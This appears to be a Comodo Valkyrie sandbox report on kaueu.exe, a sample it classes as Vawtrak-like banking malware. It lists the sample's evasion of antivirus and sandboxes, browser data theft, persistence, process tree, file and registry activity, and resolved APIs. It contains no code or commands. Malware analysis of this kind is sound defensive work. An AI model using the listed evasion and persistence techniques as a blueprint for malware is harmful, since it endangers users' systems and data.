VALKYRIE COMODO

Summary

File Name: kaueu.exe

File Type: PE32 executable (GUI) Intel 80386, for MS Windows


SHA1: b5ddf5a295d29d60ad817a6258862759 37a60874

MD5: f2f865aa912787c1a202394c840ed595

MALWARE

Valkyrie Final Verdict


DETECTION SECTION




Severity: High

Verdict: Malware


CLASSIFICATION



HIGH LEVEL BEHAVIOR DISTRIBUTION



ACTIVITY OVERVIEW



VALKYRIE COMODO

Activity Details

INFORMATION DISCOVERY

Expresses interest in specific running processes	Show sources

NETWORKING

Attempts to connect to a dead IP:Port (6 unique times)	Show sources
Performs some HTTP requests	Show sources
Behavior consistent with a dropper attempting to download the next stage.	Show sources
Network activity contains more than one unique useragent.	Show sources

HIPS/ PFW/ OPERATING SYSTEM PROTECTION EVASION

Detects Bitdefender Antivirus through the presence of a library	Show sources
Attempts to identify installed AV products by installation directory	Show sources

BANKING

Exhibits behavior characteristics of Vawtrak / Neverquest malware.

PACKER

The binary likely contains encrypted or compressed data.	Show sources

STEALING OF SENSITIVE INFORMATION

Collects information to fingerprint the system	Show sources
Steals private information from local Internet browsers	Show sources
Collects information about installed applications	Show sources

STATIC ANOMALY

Anomalous binary characteristics	Show sources

HOOKING AND OTHER TECHNIQUES FOR HIDING PROTECTION

Creates RWX memory	Show sources
Executed a process and injected code into it, probably while unpacking	Show sources

DATA OBFUSCATION

Attempts to execute a powershell command with suspicious parameter/s	Show sources
Drops a binary and executes it	Show sources

PERSISTENCE AND INSTALLATION BEHAVIOR

Installs itself for autorun at Windows startup	Show sources
Creates a copy of itself	Show sources

MALWARE ANALYSIS SYSTEM EVASION

Mimics the system's user agent string for its own requests	Show sources
Possible date expiration check, exits too soon after checking local time	Show sources
A process attempted to delay the analysis task.	Show sources
Tries to suspend Cuckoo threads to prevent logging of malicious activity	Show sources
Tries to unhook or modify Windows functions monitored by Cuckoo	Show sources
Detects VirtualBox through the presence of a file	Show sources
Creates a hidden or system file	Show sources

VALKYRIE COMODO

Behavior Graph

22:45:05 **22:45:55** **22:46:45**

PID 2724

22:45:05 **Create Process** The malicious file created a child process as b5ddf5a295d29d60ad817a625886275937a60874.exe **(PPID 2760)**

22:45:05 NtAllocateVirtualMem
22:45:06 Create Process
22:45:08 RegQueryValueExA
22:45:10 Create Process
22:45:10 Create Process
22:45:12 CreateProcessInternal
22:45:12 Create Process

PID 2876

22:45:06 **Create Process** The malicious file created a child process as b5ddf5a295d29d60ad817a625886275937a60874.exe **(PPID 2724)**

PID 1660

22:45:10 **Create Process** The malicious file created a child process as ikosqxu.exe **(PPID 2724)**

22:45:12 Create Process
22:45:14 Create Process
22:45:15 NtResumeThread


PID 1576

22:45:12 **Create Process** The malicious file created a child process as ikosqxu.exe **(PPID 1660)**

PID 2264

22:45:16 **Create Process** The malicious file created a child process as explorer.exe **(PPID 1660)**

22:45:17 LdrGetDllHandle
22:45:17 NtDelayExecution
22:45:17 Process32FirstW
22:45:28 RegSetValueExA
22:45:28 InternetOpenA
22:45:33 Create Process
22:45:38 22:45:38 NtReadFile **[4 times]**
22:45:47 Create Process
22:45:53 22:45:59 ConnectEx **[4 times]**
22:45:58 Create Process
22:46:01 Process32FirstW
22:46:02 ConnectEx
22:46:03 RegQueryValueExA
22:46:03 22:46:03 ConnectEx **[4 times]**



PID 544

22:45:38 **Create Process** The malicious file created a child process as ikosqxu.exe **(PPID 2264)**

PID 2152

22:45:57 **Create Process** The malicious file created a child process as schtasks.exe **(PPID 2264)**

PID 2232

22:46:12 **Create Process** The malicious file created a child process as ikosqxu.exe **(PPID 2264)**

PID 2228

22:46:26 **Create Process** The malicious file created a child process as ikosqxu.exe **(PPID 2264)**

PID 3064

22:46:33 **Create Process** The malicious file created a child process as ikosqxu.exe **(PPID 2264)**

PID 2988


22:46:45 **Create Process** The malicious file created a child process as ikosqxu.exe **(PPID 2264)**

PID 2124

22:45:11 **Create Process** The malicious file created a child process as reg.exe **(PPID 2724)**

PID 3052

22:45:14 **Create Process** The malicious file created a child process as powershell.exe **(PPID 2724)**



PID 2108

22:45:26 **Create Process** The malicious file created a child process as cmd.exe **(PPID 2724)**

PID 2200

22:45:26 **Create Process** The malicious file created a child process as PING.EXE **(PPID 2108)**

PID 1228

22:45:24 **Create Process** The malicious file created a child process as dwm.exe **(PPID 844)**

22:45:24
22:45:24
__anomaly__
[2 times]

PID 1240

22:45:24 **Create Process** The malicious file created a child process as taskhost.exe **(PPID 460)**

22:45:26
22:45:26
__anomaly__
[2 times]

PID 2092

22:45:27 **Create Process** The malicious file created a child process as explorer.exe **(PPID 1636)**

22:45:30
22:45:30
__anomaly__
[16 times]

PID 652

22:45:31 **Create Process** The malicious file created a child process as conhost.exe **(PPID 364)**

22:45:31
22:45:31
__anomaly__
[2 times]

PID 872

22:45:45 **Create Process** The malicious file created a child process as svchost.exe **(PPID 460)**

VALKYRIE COMODO

Behavior Summary

ACCESSED FILES

C:\Windows\Globalization\Sorting\sortdefault.nls
C:\
C:\Users\user\AppData\Local\Temp\b5ddf5a295d29d60ad817a6258862759 37a60874.exe.cfg
C:\Users\user\AppData\Roaming\Microsoft\Ikosqxuk
C:\Users\user\AppData\Roaming\Microsoft\Ikosqxuk\ikosqx.dat
C:\Users\user\AppData\Local\Temp\b5ddf5a295d29d60ad817a6258862759 37a60874.exe
C:\Users\user\AppData\Roaming\Microsoft\Ikosqxuk\ikosqxu.exe
\??\PIPE\samr
C:\Users\user\AppData\Local\Temp\yideokddoeuxpevavrbattdzu.txt
\??\MountPointManager
C:\Windows\sysnative\en-US\KERNELBASE.dll.mui
\Device\KsecDD
C:\Windows\sysnative\WindowsPowerShell\v1.0\powershell.exe
C:\Windows
C:\Windows\sysnative
C:\Windows\sysnative\WindowsPowerShell\v1.0
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu
C:\Users
C:\Users\user\AppData\Local\Microsoft\Windows\Caches
C:\Users\user\AppData\Local\Microsoft\Windows\Caches\cversions.1.db
C:\Users\user\AppData\Local\Microsoft\Windows\Caches\{AFBF9F1A-8EE8-4C77-AF34-C647E37CA0D9}.1.ver0x000000000000004a.db
C:\Users\desktop.ini
C:\Users\user
C:\Users\user\AppData
C:\Users\user\AppData\Roaming
C:\Users\user\AppData\Roaming\Microsoft
C:\Users\user\AppData\Roaming\Microsoft\desktop.ini
C:\Users\user\AppData\Roaming\Microsoft\Windows
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\desktop.ini
C:\Users\user\Desktop\desktop.ini
::\
::\{2559A1F3-21D7-11D4-BDAF-00C04F60B9F0}
::\{20D04FE0-3AEA-1069-A2D8-08002B30309D}

::\{5399E694-6CE5-4D6C-8FCE-1D8870FDCBA0}
::\{2559A1F1-21D7-11D4-BDAF-00C04F60B9F0}
C:\Program Files\Oracle\VirtualBox Guest Additions\uninst.exe
C:\Program Files\Oracle\VirtualBox Guest Additions
C:\Program Files\Oracle\VirtualBox Guest Additions\Oracle VM VirtualBox Guest Additions.url
C:\tools\totalcmdx32\TOTALCMD.CHM
C:\tools\totalcmdx32\TCUNINST.EXE
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\desktop.ini
C:\ProgramData\Microsoft\Windows\Start Menu
C:\ProgramData
C:\ProgramData\Microsoft
C:\ProgramData\Microsoft\desktop.ini
C:\ProgramData\Microsoft\Windows
C:\ProgramData\Microsoft\Windows\Start Menu\desktop.ini
::\{ED228FDF-9EA8-4870-83B1-96B02CFE0D52}
C:\Program Files (x86)\Java\jre1.8.0_91\bin\javacpl.exe
C:\Program Files (x86)\Java\jre1.8.0_91\bin
C:\Users\user\AppData\Local\Temp\http:\java.com\help
C:\Users\user\AppData\Local\Temp\http:\java.com\
C:\Users\user\AppData\Local\Temp\https:\mpc-hc.org\
C:\Program Files\Sandboxie\Start.exe
C:\Program Files\Sandboxie
C:\Program Files\Sandboxie\SbieCtrl.exe
C:\Windows\Installer\SandboxieInstall64.exe
C:\Windows\Installer
C:\tools\c.pyw
C:\tools\iDefense\SysAnalyzer\api_logger.exe
C:\tools\iDefense\SysAnalyzer\SysAnalyzer_help.chm
C:\Users\user\AppData\Local\Temp\http:\www.winpcap.org\
C:\ProgramData\Microsoft\Windows\Start Menu\Programs
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\desktop.ini
C:\Users\user\Desktop
C:\Users\Public\Desktop
C:\Users\Public

C:\Users\Public\desktop.ini
C:\Users\Public\Desktop\desktop.ini
C:\Users\user\AppData\Roaming\Microsoft\Internet Explorer\Quick Launch\User Pinned
C:\Users\user\AppData\Roaming\Microsoft\Internet Explorer
C:\Users\user\AppData\Roaming\Microsoft\Internet Explorer\Quick Launch
C:\Users\user\AppData\Roaming\Microsoft\Internet Explorer\Quick Launch\desktop.ini
C:\Windows\sysnative\shdocvw.dll
C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations

READ REGISTRY KEYS

HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows NT\CurrentVersion\ProductId
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList\S-1-5-21-2298303332-66077612-2598613238-1000\ProfileImagePath
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Lsa\AccessProviders\MartaExtension
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\services\Netlogon\Parameters\ExpectedDialupDelay
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{d35f944c-ffec-11e6-bdeb-806e6f6e6963}\Data
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{d35f944c-ffec-11e6-bdeb-806e6f6e6963}\Generation
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{2400a2c4-ccb0-11e5-b7bd-806e6f6e6963}\Data
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{2400a2c4-ccb0-11e5-b7bd-806e6f6e6963}\Generation
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{2400a2c5-ccb0-11e5-b7bd-806e6f6e6963}\Data
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{2400a2c5-ccb0-11e5-b7bd-806e6f6e6963}\Generation
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{2400a2c6-ccb0-11e5-b7bd-806e6f6e6963}\Data
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{2400a2c6-ccb0-11e5-b7bd-806e6f6e6963}\Generation
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\GRE_Initialize\DisableMetaFiles
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Nls\CustomLocale\en-US
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Nls\ExtendedLocale\en-US
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Microsoft AntiMalware\SpyNet\SpyNetReporting
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Windows Error Reporting\WMR\Disable
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoPropertiesMyComputer
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoPropertiesRecycleBin
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoControlPanel
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoSetFolders
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoInternetIcon
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoCommonGroups
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\StartPage2\ProgramsCache

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\Category
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\Name
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\ParentFolder
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\Description
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\RelativePath
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\ParsingName
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\InfoTip
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\LocalizedName
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\Icon
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\Security
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\StreamResource
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\StreamResourceType
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\LocalRedirectOnly
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\Roamable
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\PreCreate
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\Stream
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\PublishExpandedPath
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\Attributes
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\FolderTypeID
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\InitFolderHandler
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders\Start Menu
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\Attributes
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\CallForAttributes
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\RestrictedAttributes
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\WantsFORDISPLAY
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\HideFolderVerbs
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\UseDropHandler
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\WantsFORPARSING
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\WantsParseDisplayName
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\QueryForOverlay
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\MapNetDriveVerbs
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\QueryForInfoTip

HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\HideInWebView
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\HideOnDesktopPerUser
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\WantsAliasedNotifications
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\WantsUniversalDelegate
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\NoFileFolderJunction
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\PinToNameSpaceTree
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\HasNavigationEnum
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\NonEnum\{20D04FE0-3AEA-1069-A2D8-08002B30309D}
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Drive\shellex\FolderExtensions\{fbeb8a05-beee-4442-804e-409d6c4515e9}\DriveMask
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\DontShowSuperHidden
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\ShellState
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoWebView
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\ClassicShell
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\SeparateProcess
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoNetCrawling
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoSimpleStartMenu
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Hidden
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\ShowCompColor
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\HideFileExt
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\DontPrettyPath

MODIFIED FILES

C:\Users\user\AppData\Roaming\Microsoft\Ikosqxuk\ikosqx.dat
C:\Users\user\AppData\Roaming\Microsoft\Ikosqxuk\ikosqxu.exe
\??\PIPE\samr
C:\Users\user\AppData\Local\Temp\%ProgramData%\Microsoft\Windows\Start Menu\Programs\Accessories\Windows PowerShell\Windows PowerShell.lnk
\??\PIPE\srvsvc
C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\TNV7LU1I52YQG0B6TST1.temp
C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms~RF157ebb3.TMP
C:\Users\user\AppData\Local\Temp\~ikosqxu.tmp
\??\PIPE\wkssvc
C:\Users\user\AppData\Roaming\Microsoft\Ikosqxuk\ikosqxu32.dll
\??\VBoxMiniRdrDN
C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\57C8EDB95DF3F0AD4EE2DC2B8CFD4157
C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\57C8EDB95DF3F0AD4EE2DC2B8CFD4157

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506
C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506
C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\5457A8CE4B2A7499F8299A013B6E1C7C_CE50F893881D43DC0C815E4D80FAF2B4
C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\5457A8CE4B2A7499F8299A013B6E1C7C_CE50F893881D43DC0C815E4D80FAF2B4
\Device\LanmanDatagramReceiver
C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\5080DC7A65DB6A5960ECD874088F3328_6CBA2C06D5985DD95AE59AF8FC7C6220
C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\5080DC7A65DB6A5960ECD874088F3328_6CBA2C06D5985DD95AE59AF8FC7C6220
C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\1BB09BEEC155258835C193A7AA85AA5B_636CD824810555E1469322973B7D2B73
C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\1BB09BEEC155258835C193A7AA85AA5B_636CD824810555E1469322973B7D2B73
C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\CC42971B7939A9CA55C44CFC893D7C1D
C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\CC42971B7939A9CA55C44CFC893D7C1D
C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\F0060A9F9287878B15AB61E0E47645E5
C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\F0060A9F9287878B15AB61E0E47645E5
\??\PIPE\browser
C:\Users\user\AppData\Roaming\Microsoft\Ikosqxuk\cikosqxu32.dll
C:\Users\user\AppData\Local\Temp\b5ddf5a295d29d60ad817a625886275937a60874.exe
C:\Windows\appcompat\Programs\RecentFileCache.bcf
C:\Windows\sysnative\Tasks\{15FE1D59-5E9A-4A81-8129-D36F617EDCF9}

RESOLVED APIS

kernel32.dll.VirtualAlloc
kernel32.dll.LoadLibraryA
kernel32.dll.GetProcAddress
kernel32.dll.VirtualProtect
kernel32.dll.FreeConsole
userenv.dll.GetUserProfileDirectoryA
shlwapi.dll.PathMatchSpecA
shlwapi.dll.StrStrIW
shlwapi.dll.StrStrIA
shlwapi.dll.PathUnquoteSpacesA
shlwapi.dll.wvnsprintfA
shlwapi.dll.PathCombineA
ole32.dll.CoSetProxyBlanket
ole32.dll.CoInitializeEx
ole32.dll.CoInitialize

ole32.dll.CoCreateInstance
ole32.dll.CoUninitialize
ole32.dll.CoInitializeSecurity
shell32.dll.SHGetFolderPathA
shell32.dll.ShellExecuteA
setupapi.dll.SetupDiDestroyDeviceInfoList
setupapi.dll.SetupDiEnumDeviceInfo
setupapi.dll.SetupDiGetClassDevsA
setupapi.dll.SetupDiGetDeviceRegistryPropertyA
kernel32.dll.SetFilePointer
kernel32.dll.SystemTimeToFileTime
kernel32.dll.SleepEx
kernel32.dll.CloseHandle
kernel32.dll.SetEvent
kernel32.dll.OpenEventA
kernel32.dll.GetCurrentProcessId
kernel32.dll.Sleep
kernel32.dll.GetLastError
